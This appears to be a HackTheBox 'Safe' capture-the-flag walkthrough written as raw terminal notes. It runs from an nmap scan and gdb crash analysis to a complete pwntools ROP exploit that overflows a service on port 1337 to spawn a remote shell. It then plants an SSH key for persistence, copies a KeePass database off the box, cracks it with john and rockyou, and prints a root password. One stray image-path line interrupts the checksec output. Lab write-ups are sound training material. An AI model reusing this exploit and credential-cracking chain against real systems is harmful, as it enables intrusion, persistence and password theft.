BUFFEROVERFLOW

GHIDRA

SSH-KEYGEN

SCP

KEEPASSX

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)

| ssh-hostkey:

| 2048 6d:7c:81:3d:6a:3d:f9:5f:2e:1f:6a:97:e5:00:ba:de (RSA)

| 256 99:7e:1e:22:76:72:da:3c:c9:61:7d:74:d7:80:33:d2 (ECDSA)

|_ 256 6a:6b:c3:8e:4b:28:f7:60:85:b1:62:ff:54:bc:d8:d6 (ED25519)

80/tcp open http Apache httpd 2.4.25 ((Debian))

|_http-server-header: Apache/2.4.25 (Debian)

|_http-title: Apache2 Debian Default Page: It works

1337/tcp open waste?

| fingerprint-strings:

| DNSStatusRequestTCP:

| 08:51:41 up 6 min, 0 users, load average: 0.00, 0.00, 0.00

| DNSVersionBindReqTCP:

| 08:51:36 up 6 min, 0 users, load average: 0.00, 0.00, 0.00

| GenericLines:

| 08:51:24 up 6 min, 0 users, load average: 0.00, 0.00, 0.00

| What do you want me to echo back?

| GetRequest:

| 08:51:30 up 6 min, 0 users, load average: 0.00, 0.00, 0.00

| What do you want me to echo back? GET / HTTP/1.0

| HTTPOptions:

| 08:51:30 up 6 min, 0 users, load average: 0.00, 0.00, 0.00

| What do you want me to echo back? OPTIONS / HTTP/1.0

| Help:

| 08:51:46 up 6 min, 0 users, load average: 0.00, 0.00, 0.00

| What do you want me to echo back? HELP

| NULL:

| 08:51:24 up 6 min, 0 users, load average: 0.00, 0.00, 0.00

| RPCCheck:

| 08:51:30 up 6 min, 0 users, load average: 0.00, 0.00, 0.00

| RTSPRequest:

| 08:51:30 up 6 min, 0 users, load average: 0.00, 0.00, 0.00

| What do you want me to echo back? OPTIONS / RTSP/1.0

| SSLSessionReq, TLSSessionReq, TerminalServerCookie:

| 08:51:46 up 6 min, 0 users, load average: 0.00, 0.00, 0.00

|_ What do you want me to echo back?

1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint

PORT 80

view-source:http://safe.htb/

!-- 'myapp' can be downloaded to analyze from here

  its running on port 1337 -->

PORT 1337 BUFFER OVERFLOW

http://safe.htb/myapp

root@kali:/home/kali/Desktop/hackthebox/safe# chmod +x ./myapp

root@kali:/home/kali/Desktop/hackthebox/safe# checksec myapp

[*] '/home/kali/Desktop/hackthebox/safe/myapp'

  Arch: amd64-64-little


  RELRO: Partial RELRO

  Stack: No canary found

  NX: NX enabled

  PIE: No PIE (0x400000)

https://ghidra-sre.org/



TO LOAD GEF

(gdb) pi import urllib.request as u, tempfile as t; g=t.NamedTemporaryFile(suffix='-gef.py'); open(g.name, 'wb+').write(u.urlopen('https://tinyurl.com/gef-master').read()); gdb.execute('source %s' % g.name)

gef➤ pattern create

[+] Generating a pattern of 1024 bytes

aaaaaaaabaaaaaaacaaaaaaadaaaaaaaeaaaaaaafaaaaaaagaaaaaaahaaaaaaaiaaaaaaajaaaaaaakaaaaaaalaaaaaaamaaaaaaana
aaaaaaoaaaaaaapaaaaaaaqaaaaaaaraaaaaaasaaaaaaataaaaaaauaaaaaaavaaaaaaawaaaaaaaxaaaaaaayaaaaaaazaaaaaabbaa
aaaabcaaaaaabdaaaaaabeaaaaaabfaaaaaabgaaaaaabhaaaaaabiaaaaaabjaaaaaabkaaaaaablaaaaaabmaaaaaabnaaaaaaboaa
aaaabpaaaaaabqaaaaaabraaaaaabsaaaaaabtaaaaaabuaaaaaabvaaaaaabwaaaaaabxaaaaaabyaaaaaabzaaaaaacbaaaaaaccaa
aaaacdaaaaaaceaaaaaacfaaaaaacgaaaaaachaaaaaaciaaaaaacjaaaaaackaaaaaaclaaaaaacmaaaaaacnaaaaaacoaaaaaacpaaaaa
acqaaaaaacraaaaaacsaaaaaactaaaaaacuaaaaaacvaaaaaacwaaaaaacxaaaaaacyaaaaaaczaaaaaadbaaaaaadcaaaaaaddaaaaaad
eaaaaaadfaaaaaadgaaaaaadhaaaaaadiaaaaaadjaaaaaadkaaaaaadlaaaaaadmaaaaaadnaaaaaadoaaaaaadpaaaaaadqaaaaaadr
aaaaaadsaaaaaadtaaaaaaduaaaaaadvaaaaaadwaaaaaadxaaaaaadyaaaaaadzaaaaaaebaaaaaaecaaaaaaedaaaaaaeeaaaaaaef
aaaaaaegaaaaaaehaaaaaaeiaaaaaaejaaaaaaekaaaaaaelaaaaaaemaaaaaaenaaaaaaeoaaaaaaepaaaaaaeqaaaaaaeraaaaaaesa
aaaaaetaaaaaaeuaaaaaaevaaaaaaewaaaaaaexaaaaaaeyaaaaaaezaaaaaafbaaaaaafcaaaaaaf

[+] Saved as '$_gef0'

gef➤ run

Starting program: /home/kali/Desktop/hackthebox/safe/myapp

[Detaching after vfork from child process 3597]

09:55:03 up 1:11, 1 user, load average: 0.17, 0.05, 0.04

What do you want me to echo back?
aaaaaaaabaaaaaaacaaaaaaadaaaaaaaeaaaaaaafaaaaaaagaaaaaaahaaaaaaaiaaaaaaajaaaaaaakaaaaaaalaaaaaaamaaaaaaana
aaaaaaoaaaaaaapaaaaaaaqaaaaaaaraaaaaaasaaaaaaataaaaaaauaaaaaaavaaaaaaawaaaaaaaxaaaaaaayaaaaaaazaaaaaabbaa
aaaabcaaaaaabdaaaaaabeaaaaaabfaaaaaabgaaaaaabhaaaaaabiaaaaaabjaaaaaabkaaaaaablaaaaaabmaaaaaabnaaaaaaboaa
aaaabpaaaaaabqaaaaaabraaaaaabsaaaaaabtaaaaaabuaaaaaabvaaaaaabwaaaaaabxaaaaaabyaaaaaabzaaaaaacbaaaaaaccaa
aaaacdaaaaaaceaaaaaacfaaaaaacgaaaaaachaaaaaaciaaaaaacjaaaaaackaaaaaaclaaaaaacmaaaaaacnaaaaaacoaaaaaacpaaaaa
acqaaaaaacraaaaaacsaaaaaactaaaaaacuaaaaaacvaaaaaacwaaaaaacxaaaaaacyaaaaaaczaaaaaadbaaaaaadcaaaaaaddaaaaaad
eaaaaaadfaaaaaadgaaaaaadhaaaaaadiaaaaaadjaaaaaadkaaaaaadlaaaaaadmaaaaaadnaaaaaadoaaaaaadpaaaaaadqaaaaaadr

aaaaaadsaaaaaadtaaaaaaduaaaaaadvaaaaaadwaaaaaadxaaaaaadyaaaaaadzaaaaaaebaaaaaaecaaaaaaedaaaaaaeeaaaaaaef
aaaaaaegaaaaaaehaaaaaaeiaaaaaaejaaaaaaekaaaaaaelaaaaaaemaaaaaaenaaaaaaeoaaaaaaepaaaaaaeqaaaaaaeraaaaaaesa
aaaaaetaaaaaaeuaaaaaaevaaaaaaewaaaaaaexaaaaaaeyaaaaaaezaaaaaafbaaaaaafcaaaaaaf

aaaaaaaabaaaaaaacaaaaaaadaaaaaaaeaaaaaaafaaaaaaagaaaaaaahaaaaaaaiaaaaaaajaaaaaaakaaaaaaalaaaaaaamaaaaaaana
aaaaaaoaaaaaaapaaaaaaaqaaaaaaaraaaaaaasaaaaaaataaaaaaauaaaaaaavaaaaaaawaaaaaaaxaaaaaaayaaaaaaazaaaaaabbaa
aaaabcaaaaaabdaaaaaabeaaaaaabfaaaaaabgaaaaaabhaaaaaabiaaaaaabjaaaaaabkaaaaaablaaaaaabmaaaaaabnaaaaaaboaa
aaaabpaaaaaabqaaaaaabraaaaaabsaaaaaabtaaaaaabuaaaaaabvaaaaaabwaaaaaabxaaaaaabyaaaaaabzaaaaaacbaaaaaaccaa
aaaacdaaaaaaceaaaaaacfaaaaaacgaaaaaachaaaaaaciaaaaaacjaaaaaackaaaaaaclaaaaaacmaaaaaacnaaaaaacoaaaaaacpaaaaa
acqaaaaaacraaaaaacsaaaaaactaaaaaacuaaaaaacvaaaaaacwaaaaaacxaaaaaacyaaaaaaczaaaaaadbaaaaaadcaaaaaaddaaaaaad
eaaaaaadfaaaaaadgaaaaaadhaaaaaadiaaaaaadjaaaaaadkaaaaaadlaaaaaadmaaaaaadnaaaaaadoaaaaaadpaaaaaadqaaaaaadr
aaaaaadsaaaaaadtaaaaaaduaaaaaadvaaaaaadwaaaaaadxaaaaaadyaaaaaadzaaaaaaebaaaaaaecaaaaaaedaaaaaaeeaaaaaaef
aaaaaaegaaaaaaehaaaaaaeiaaaaaaejaaaaaaekaaaaaaelaaaaaaemaaaaaaenaaaaaaeoaaaaaaepaaaaaaeqaaaaaaeraaaaaaesa
aaaaaetaaaaaaeuaaaaaaevaaaaaaewaaaaaaexaaaaaaeyaaaaaaezaaaaaafbaaaaaafcaaaaaaf

Program received signal SIGSEGV, Segmentation fault.

0x00000000004011ac in main ()

[Legend: Modified register | Code | Heap | Stack | String]

---

registers ——

$rax : 0x0

$rbx : 0x0

$rcx : 0x00007ffff7ee1673 → 0x5577fffff0003d48 ("H="?)

$rdx : 0x0

$rsp : 0x00007fffffffe528 → "paaaaaaaqaaaaaaaraaaaaaasaaaaaaataaaaaaauaaaaaaava[...]"

$rbp : 0x616161616161616f ("oaaaaaaa"?)

$rsi : 0x00000000004052a0 → "aaaaaaabaaaaaaacaaaaaaadaaaaaaaeaaaaaaafaaaaaaagaa"

$rdi : 0x00007ffff7fb24c0 → 0x0000000000000000

$rip : 0x00000000004011ac → <main+77> ret

$r8 : 0x401

$r9 : 0x00007fffffffe4e0 → "gaaaaaaahaaaaaaaiaaaaaaajaaaaaaakaaaaaaalaaaaaaama[...]"

$r10 : 0x00007ffff7feff40 → <strcmp+4464> pxor xmm0, xmm0

$r11 : 0x246

$r12 : 0x0000000000401070 → <_start+0> xor ebp, ebp

$r13 : 0x00007fffffffe600 → "raaaaaabsaaaaaabtaaaaaabuaaaaaabvaaaaaabwaaaaaabxa[...]"

$r14 : 0x0

$r15 : 0x0

$eflags: [ZERO carry PARITY adjust sign trap INTERRUPT direction overflow RESUME virtualx86 identification]

$cs: 0x0033 $ss: 0x002b $ds: 0x0000 $es: 0x0000 $fs: 0x0000 $gs: 0x0000

———

——— stack ———

0x00007fffffffe528|+0x0000: "paaaaaaaqaaaaaaaraaaaaaasaaaaaaataaaaaaauaaaaaaava[...]" ← $rsp

0x00007fffffffe530|+0x0008: "qaaaaaaaraaaaaaasaaaaaaataaaaaaauaaaaaaavaaaaaaawa[...]"

0x00007fffffffe538|+0x0010: "raaaaaaasaaaaaaataaaaaaauaaaaaaavaaaaaaawaaaaaaaxa[...]"

0x00007fffffffe540|+0x0018: "saaaaaaataaaaaaauaaaaaaavaaaaaaawaaaaaaaxaaaaaaaya[...]"

0x00007fffffffe548|+0x0020: "taaaaaaauaaaaaaavaaaaaaawaaaaaaaxaaaaaaayaaaaaaaza[...]"

0x00007fffffffe550|+0x0028: "uaaaaaaavaaaaaaawaaaaaaaxaaaaaaayaaaaaaazaaaaaabba[...]"

0x00007fffffffe558|+0x0030: "vaaaaaaawaaaaaaaxaaaaaaayaaaaaaazaaaaaabbaaaaaabca[...]"

0x00007fffffffe560|+0x0038: "waaaaaaaxaaaaaaayaaaaaaazaaaaaabbaaaaaabcaaaaaabda[...]"

———

code:x86:64 ———

   0x4011a1 <main+66>   call   0x401030 <puts@plt>

   0x4011a6 <main+71>   mov   eax, 0x0

   0x4011ab <main+76>   leave

 → 0x4011ac <main+77>   ret

[!] Cannot disassemble from $PC

———

—— threads ———

[#0] Id 1, Name: "myapp", stopped 0x4011ac in main (), reason: SIGSEGV

———

——— trace ———

[#0] 0x4011ac → main()

———

———————————————

gef➤ pattern search paaaaaaaqaaaaaaaraaaaaaasaaaaaaataaaaaaauaaaaaaava

[+] Searching 'paaaaaaaqaaaaaaaraaaaaaasaaaaaaataaaaaaauaaaaaaava'

[+] Found at offset 120 (big-endian search)

```
gef➤  disass test
Dump of assembler code for function test:
   0x0000000000401152 <+0>:     push   rbp
   0x0000000000401153 <+1>:     mov    rbp,rsp
   0x0000000000401156 <+4>:     mov    rdi,rsp
   0x0000000000401159 <+7>:     jmp    r13
   0x000000000040115c <+10>:    nop
   0x000000000040115d <+11>:    pop    rbp
   0x000000000040115e <+12>:    ret
End of assembler dump.

root@kali:/home/kali/Desktop/hackthebox/safe# ropper --file myapp
0x0000000000401206: pop r13; pop r14; pop r15; ret;
root@kali:/home/kali/Desktop/hackthebox/safe# cat exploit.py
#!/usr/bin/python
from pwn import *

elf = ELF("./myapp")
rop = ROP(elf)

POP_R13_R14_R15 = (rop.find_gadget(['pop r13', 'pop r14', 'pop r15', 'ret']))[0]
TEST = elf.symbols['test']
SYSTEM = elf.plt['system']

payload = ""
payload += "A" * 112
payload += "/bin/sh\x00"
payload += p64(POP_R13_R14_R15)
payload += p64(SYSTEM)
payload += "A" * 16
payload += p64(TEST)
```

log.info("pop r13, r14, r15 gadget: " + hex(POP_R13_R14_R15))

log.info("test: " + hex(TEST))

log.info("system: " + hex(SYSTEM))

p = remote("safe.htb",1337)

p.sendline(payload)

p.sendline("\n")

p.interactive()

root@kali:/home/kali/Desktop/hackthebox/safe# python exploit.py

echo "ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQC4Rq7bn7Ds3BHwtgAoM6qvnRm3zdev6oZCHwnSQmcPkZpWS2VLO+uzp86TH3/dc
ESFWxViOZ3LHLMqtnPJyhzv4T+1VLxSkpyS4isTT03EXZx3PfKF1Oq4vHRM2/R9mOUUkaJWIcrwOUt68N+dGCQZ2JnAN18Ql2fl
N/Lvl+pSw6yV+Pe8zm5yn84qm9dhxvCeq4GD7iauzFCXo/93FyJn+DnSDJ/08CFtokK6Yibim/XiCx8xyt2IxyEXNJBgLybL5CfjQwdY
17xr5z5lrT9vgh1Qs0gxN9wG4Mo5kHKt8IFJu4N7f0zq98OA2QmbIGc09nWi+iCg3ALpUpgaqVgvAJIS1cc4/4oqcBw+RR1synPjX
+toz543GHhsv7Ng3SDaZSGzl7pdUtoueBfDm9aGwHi0wvWNIeMXChFJYUFTZi9jlZ1qHfrIoG+/43tqIAnEawIvQobowe2d4RlCmJ
ef2mbR5uVq65gsGtCqBjAWbI/mfFhC6fyH017fKGf+znU= root@kali" > authorized_keys

root@kali:~/.ssh# ssh -i id_rsa user@safe.htb

root@kali:~/.ssh# scp -i ~/id_rsa_generated user@10.10.10.147:~/IMG* /home/kali/Desktop/hackthebox/safe/

root@kali:~/.ssh# scp -i ~/id_rsa_generated user@10.10.10.147:~/MyPasswords.kdbx
/home/kali/Desktop/hackthebox/safe/

root@kali:/home/kali/Desktop/hackthebox/safe# keepass2john MyPasswords.kdbx > hash.txt

root@kali:/home/kali/Desktop/hackthebox/safe# john --format=KeePass -w /usr/share/wordlists/rockyou.txt hash.txt

root@kali:/home/kali/Desktop/hackthebox/safe# for i in *.JPG; do echo "*******Key File: $i"; keepass2john -k $i
MyPasswords.kdbx > new-hashes.txt | john --format=KeePass -w /usr/share/wordlists/rockyou.txt new-hashes.txt; done

*******Key File: IMG_0547.JPG

Warning: invalid UTF-8 seen reading /usr/share/wordlists/rockyou.txt

Using default input encoding: UTF-8

Loaded 1 password hash (KeePass [SHA256 AES 32/64])

Cost 1 (iteration count) is 60000 for all loaded hashes

Cost 2 (version) is 2 for all loaded hashes

Cost 3 (algorithm [0=AES, 1=TwoFish, 2=ChaCha]) is 0 for all loaded hashes

Will run 4 OpenMP threads

Press 'q' or Ctrl-C to abort, almost any other key for status

bullshit (MyPasswords)

OR

root@kali:~/Desktop/HTB/boxes/safe# keepass2john -k IMG_0547.JPG ./MyPasswords.kdbx > hash.txt

root@kali:~/Desktop/HTB/boxes/safe# john --wordlist=./rockyou-70.txt ./hash.txt

bullshit (MyPasswords)

root@kali:/home/kali/Desktop/hackthebox/safe# keepassx MyPasswords.kdbx

IMG-0547.JPG

Bullshit

ROOT PASSWORD:

u3v2249dl9ptv465cogl3cnpo3fyhk